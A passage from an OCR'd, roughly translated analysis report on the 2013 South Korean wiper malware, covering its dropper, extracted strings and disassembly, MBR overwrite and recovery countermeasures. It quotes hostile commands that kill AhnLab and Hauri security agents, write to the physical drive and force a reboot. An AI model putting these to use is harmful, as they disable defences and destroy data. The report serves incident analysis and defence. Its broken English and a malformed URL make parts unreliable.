
'vti-rescan.exe' create a 7 files (alg.exe, conime.exe, ~ptr1.tmp, AgentBase.exe), and check the "v3.log" file. And execute AgentBase.exe(Windows). If v3.log file exist than, transfer file(~ptr1.tmp) for delete system through conime.exe(SCP), alg.exe(Putty)

[Table 13] 'vti-rescan.exe' execute result


4. Detailed analysis of the attack code (system destroyed)

4.1. MBR Area Overwriting.


Overwrite the value Overwriting the data in some areas of the Master Boot Record (MBR), and malicious code within the MBR area. Overwrite target is Physical Drive. finally "shutdown-r-t 0" command to reboot induction.



[Figure 13] MBR area of modulated data



[Figure 14] PhysicalDrive (To be replicated values and reboot commands)



[Figure 15] pasvc.exe and clisvc.exe process kill

4.2. Check the malicious code string.

The ApcRunCmd.exe malicious code string value is in the area, MBR Overwriting 'HASTATI' for value and 'pasvc.ex through the shutdown command to reboot the' clisvc.exe process exit syntax check and to induce can see thatcan.

A 0000000029BE	0000004029BE	0	HASTATI.
A 0000000029C7	0000004029C7	0	\Temp\~v3.log
A 0000000029DE	0000004029DE	0	%s*.*
A 0000000029E4	0000004029E4	0	Program Files
A 0000000029F2	0000004029F2	0	ProgramData
A 000000002A08	000000402A08	0	\\.\%c:
A 000000002A10	000000402A10	0	\\.\PhysicalDrive%d
A 000000002A27	000000402A27	0	shutdown -r -t 0
A 000000002A38	000000402A38	0	SeShutdownPrivilege
A 000000002A4C	000000402A4C	0	taskkill /F /IM pasvc.exe
A 000000002A66	000000402A66	0	taskkill /F /IM clisvc.exe

[Figure 16] Malicious code strings

4.3. Analysis of malicious code, the main part


Malicious code ApcRunCmd.exe major part of present results confirm neutralize v3 log check, security products, MBR area destroyed.

```
004011D1  .  57            PUSH EDI
004011D2  .  33DB          XOR EBX,EBX
004011D4  .  53            PUSH EBX
004011D5  .  6A 04         PUSH 4
004011D7  .  FF96 3403000( CALL DWORD PTR DS:[ESI+334]      kernel32.OpenFileMappingA
004011DD  .  85C0          TEST EAX,EAX
004011DF  .v 0F85 B4000000 JNZ 00401299
004011E5  .  57            PUSH EDI
004011E6  .  6A 10         PUSH 10
004011E8  .  53            PUSH EBX
004011E9  .  6A 04         PUSH 4
004011EB  .  53            PUSH EBX
004011EC  .  6A FF         PUSH -1
004011EE  .  FF96 3803000( CALL DWORD PTR DS:[ESI+338]      CreateFileMappingA
004011F4  .  68 83010000   PUSH 183
004011F9  .  8D85 F4FEFFFF LEA EAX,[LOCAL.67]
004011FF  .  50            PUSH EAX
00401200  .  FF96 3C03000( CALL DWORD PTR DS:[ESI+33C]      GetWindowsDirectoryA
00401206  .  8D86 2E05000( LEA EAX,[ESI+52E]
0040120C  .  50            PUSH EAX
0040120D  .  8D85 F4FEFFFF LEA EAX,[LOCAL.67]
00401213  .  50            PUSH EAX
00401214  .  FF96 A803000( CALL DWORD PTR DS:[ESI+3A8]      strcat - windows\temp\~v3.log
0040121A  .  59            POP ECX
0040121B  .  59            POP ECX
0040121C  .  8D85 F4FEFFFF LEA EAX,[LOCAL.67]
00401222  .  50            PUSH EAX
00401223  .  FF96 CC03000( CALL DWORD PTR DS:[ESI+3CC]      shlwapi.PathFileExistsA
00401229  .  85C0          TEST EAX,EAX
0040122B  .v 75 6C         JNZ SHORT 00401299
0040122D  .  56            PUSH ESI
0040122E  .  FF96 B002000( CALL DWORD PTR DS:[ESI+2B0]      Taskkill로 2개의 프로세스 종료
00401234  .  8D46 10       LEA EAX,[ESI+10]
00401237  .  59            POP ECX
00401238  .  50            PUSH EAX
00401239  .  8945 FC       MOV DWORD PTR SS:[LOCAL.1],EAX
0040123C  .  FF96 4003000( CALL DWORD PTR DS:[ESI+340]
00401242  .  8D46 28       LEA EAX,[ESI+28]
00401245  .  50            PUSH EAX
00401246  .  8945 F8       MOV DWORD PTR SS:[LOCAL.2],EAX
00401249  .  FF96 4003000( CALL DWORD PTR DS:[ESI+340]
0040124F  .  56            PUSH ESI
00401250  .  895D 08       MOV DWORD PTR SS:[ARG.1],EBX
00401253  .  FF96 5C02000( CALL DWORD PTR DS:[ESI+25C]      GetVersionEx
00401259  .  59            POP ECX
```

[Figure 17] ApcRunCmd.exe


4.4. Library Load

Must load a malicious code library that need. 다.



[Figure 18] Library calls


As Below, loaded library.



[Figure 19] Called Library

4.5. 'v3.log' file check


Part of "ApcRunCmd.exe", check the file "C:₩Windows₩temp₩~v3.log"



[Figure 20] 'v3.log' file check

4.6. Process forced termination

By Taskkill command 'pasvc.exe', 'clisvc.exe' Kill processes.




[Figure 21] Process forced terminaltion

구분	Pasvc.exe	Clisvc.exe
제품	AhnLab Policy Agent	ViRobot ISMS
회사	AhnLab, Inc.	Hauri
설명	paSvc	Service for VISMS Agent
디렉토리	%PROGRAMFILES%₩AhnLab₩APC2₩Policy Agent	%PROGRAMFILES%₩Hauri₩SiteClient

[Table 14] Terminated process info

4.7. Load the Physical drive information.


For overwrite boot area, load the Physical Drive information.



[Figure 22] Load the physical drive

4.8. Save the strings for overwriting boot area.


Overwriting to a value in the boot area is temporarily stored in a buffer.



[Figure 23] temporarily stored in a buffer for overwriting


4.9. Overwrite part of boot area.

Partition table (56 sectors) in a particular string (PRINCPES) Overwrite (512 bytes).



[Figure 24] Overwrite-1 of boot area


Added back into the sector by 200 Overwriting the partition table (56 sectors) from preventing the restore.



[Figure 25] Overwrite-2 of boot area

4.10. System shut down.

Destroy boot area and reboot the system



[Figure 26] rebooting

[Figure 27] system rebooting

5. Countermeasures

5.1. Block the access

Security solution is added to the policy **(Appendix-1 document)**

5.2. Through a dedicated vaccine

-htt://www.ahnlab.com/kr/site/download/vacc/downFile.do?file_name=v3_agent_24576.exe
-http://cdndown.hauri.co.kr/Kor/vaccine/PrivateVaccine_20130320_02(FG).exe
-http://www.boho.or.kr/kor/download/download_03_1.jsp

5.3. Recovery MBR


Please refer the Appendix document-2

Master Boot Record (MBR) is what?

Area is located infront of most of the hard disk, system operation area, when computer operate, data is loaded MBR area and then OS operate

Volume Boot Record (VBR) is what?

Area is located in front of most of the NTFS structure, boot sector and additional boot code store similar to FAT scheduled area



[Figure 28] MBR, VBR Area

6. Reference

[1] oymynews "broadcaster and shinhan bank, nonghyup computer network is paralyzed"
http://www.ohmynews.com/NWS_Web/View/at_pg.aspx?CNTN_CD=A0001845936

[2] naver news - "Advanced Persistent Threat (APT) attack possibility"
http://news.naver.com/main/read.nhn?mode=LSD&mid=sec&sid1=101&oid=003&aid=0005040322

[3] newdaily - "DDOS Attack No"
http://www.newdaily.co.kr/news/article.html?no=147550

[4] OhmyStar - 'computer network paralysis' KBS "we work hard for the Broadcast problem does not occur"
http://star.ohmynews.com/NWS_Web/OhmyStar/at_pg.aspx?CNTN_CD=A0001846061

[5] chosun newspaper - KBS "limited recovery limited press information"
http://news.chosun.com/site/data/html_dir/2013/03/20/2013032002616.html?news_topR

[6] Kyunghyang newspaper – KBS stance "computer network is down into the today events that occurred"
http://news.khan.co.kr/kh_news/khan_art_view.html?artid=201303201810111&code=960801

[7] Ohmynews - KBS computer network paralysis ... articles, transcript direct output
http://www.ohmynews.com/NWS_Web/View/at_pg.aspx?CNTN_CD=A0001845936

[8] ZDNet Korea KISA - "This is peddled by Ahnlab and Hauri's module, The worry..."
http://www.zdnet.co.kr/news/news_view.asp?artice_id=20130320223523